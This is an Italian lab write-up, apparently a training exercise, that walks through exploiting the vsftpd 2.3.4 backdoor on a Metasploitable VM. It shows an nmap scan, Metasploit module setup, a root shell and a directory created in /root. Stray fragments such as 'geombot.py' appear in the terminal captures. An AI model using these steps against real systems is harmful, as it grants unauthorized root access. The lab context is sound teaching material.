

HACKING METASPLOIT

OBIETTIVO

La consegna prevede l'hacking della macchina Metasploitable,
a cui prima andrà assegnato l'IP 192.168.1.149/24 ,
sul servizio VSFTPD.

Una volta effettuato l'accesso creare una directory "Test_metaspoite" all'interno
della dir "Root" già presente nella macchina bersaglio.

SETTING IP

Nella prima fase, da root all'interno del prompt di Metasploitable, inserendo il comando:

```
sudo nano /etc/network/interfaces
```

Impostiamo un indirizzo IP statico:

IP 192.168.1.149


subnetmask: 255.255.255.0

Network: 192.168.1.0

Gateway: 192.168.1.1

Broadcast: 192.168.1.255

Riavviamo la macchina e digitando "ifconfig" ci accertiamo dell'avvenuta modifica.



The screenshot shows a terminal window titled "Metasploitable2 [In esecuzione] - Oracle VM VirtualBox". The window contains the following text:

```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet HWaddr 08:00:27:9b:64:f6  
          inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe9b:64f6/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
          RX packets:38 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:82 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:3074 (3.0 KB) TX bytes:9806 (9.5 KB)  
          Base address:0xd020 Memory:f0200000-f0220000  
  
lo       Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING MTU:16436 Metric:1  
          RX packets:137 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:137 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:37041 (36.1 KB) TX bytes:37041 (36.1 KB)  
  
msfadmin@metasploitable:~$ _
```

The terminal window has a toolbar at the bottom with various icons for file operations and a "CTRL (DES)" button.

SCAN NMAP

Procediamo dalla macchina Kali, eseguendo uno scan delle porte aperte mediante nmap, inserendo come IP bersaglio il nuovo indirizzo IP appena settato sulla macchina Metasploitable.

nmap -sV 192.168.1.149

Leggendo il risultato ci accertiamo che la porta FTP sia aperta.

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.1.149
Starting Nmap 7.94SVM ( https://nmap.org ) at 2024-11-11 14:40 CET
Nmap scan report for 192.168.1.149
Host is up (0.00040s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smptd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql      MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.39 seconds
```

EXPLOIT SETTING

Dal prompt di kali avviamo Metasploit attraverso il comando:

msfconsole

Cerchiamo un exploit che faccia al caso nostro mediante:

search vsftpd

```
=[ metasploit v6.4.18-dev
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post
+ -- --=[ 1471 payloads - 47 encoders - 11 nops
+ -- --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd

Matching Modules
=====
#  Name
-
0  auxiliary/dos/ftp/vsftpd_232
1  exploit/unix/ftp/vsftpd_234_backdoor  Disclosure Date  Rank    Check  Description
                                         2011-02-03  normal   Yes    VSFTPD 2.3.2 Denial of Service
                                         2011-07-03  excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

EXPLOIT SETTING

Scegliamo l'exploit e lo selezioniamo, automaticamente verrà caricato il payload di default. Con `show options` possiamo vedere i campi da compilare per poter avviare l'exploit.

Con `set rhosts 192.168.1.149` configuriamo l'IP bersaglio.

Verifichiamo che effettivamente la voce `rhosts` nelle options risulti compilata.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name      Current Setting  Required  Description
CHOST            no           no        The local client address
CPORT            no           no        The local client port
Proxies          no           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-m
RPORT            21           yes       The target port (TCP)

Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.149
rhosts => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name      Current Setting  Required  Description
CHOST            no           no        The local client address
CPORT            no           no        The local client port
Proxies          no           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          192.168.1.149  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-m
RPORT            21           yes       The target port (TCP)

Exploit target:

Id  Name
--  --
0   Automatic

geombot.py

View the full module info with the info, or info -d command.
```

EXPLOIT SETTING

Settato il tutto, non ci rimane che avviare:

exploit

Otteniamo la conferma di una sessione command shell avviata, siamo dentro la macchina Metasploitable.

A conferma, verifichiamo l'IP digitando il comando ifconfig. Riscontriamo effettivamente l'IP del bersaglio.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.78:45405 → 192.168.1.149:6200) at 2024-11-11 14:50:20 +0100

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:9b:64:f6
          inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe9b:64f6/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:3822 errors:0 dropped:0 overruns:0 frame:0
              TX packets:3497 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:320665 (313.1 KB) TX bytes:596474 (582.4 KB)
              Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING MTU:16436 Metric:1
              RX packets:217 errors:0 dropped:0 overruns:0 frame:0
              TX packets:217 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:0
              RX bytes:76245 (74.4 KB) TX bytes:76245 (74.4 KB)
```

YOU HAVE BEEN HACKED.

Creiamo come da consegna, restando sul prompt della sessione aperta in kali, la directory "test_metasploit" all'interno della dir "Root".

A riscontro, entrando sul prompt di Metasploitable, possiamo verificare effettivamente l'avvenuta creazione "a distanza" della nuova directory.

Kali

```
Scamponte.py
pwd
/root
ls -l
total 16
drwxr-xr-x 2 root root 4096 May 20  2012 Desktop
-rwx----- 1 root root  401 May 20  2012 reset_logs.sh
drwx----- 2 root root 4096 Nov 11 09:02 test_metasploit
-rw-r--r-- 1 root root  138 Nov 11 08:24 vnc.log
```

```
msfadmin@metasploitable:/$ cd root Metasploitable
msfadmin@metasploitable:/root$ pwd
/root
msfadmin@metasploitable:/root$ ls
Desktop  reset_logs.sh  vnc.log
msfadmin@metasploitable:/root$ ls
Desktop  reset_logs.sh  test_metasploit  vnc.log
msfadmin@metasploitable:/root$ _
```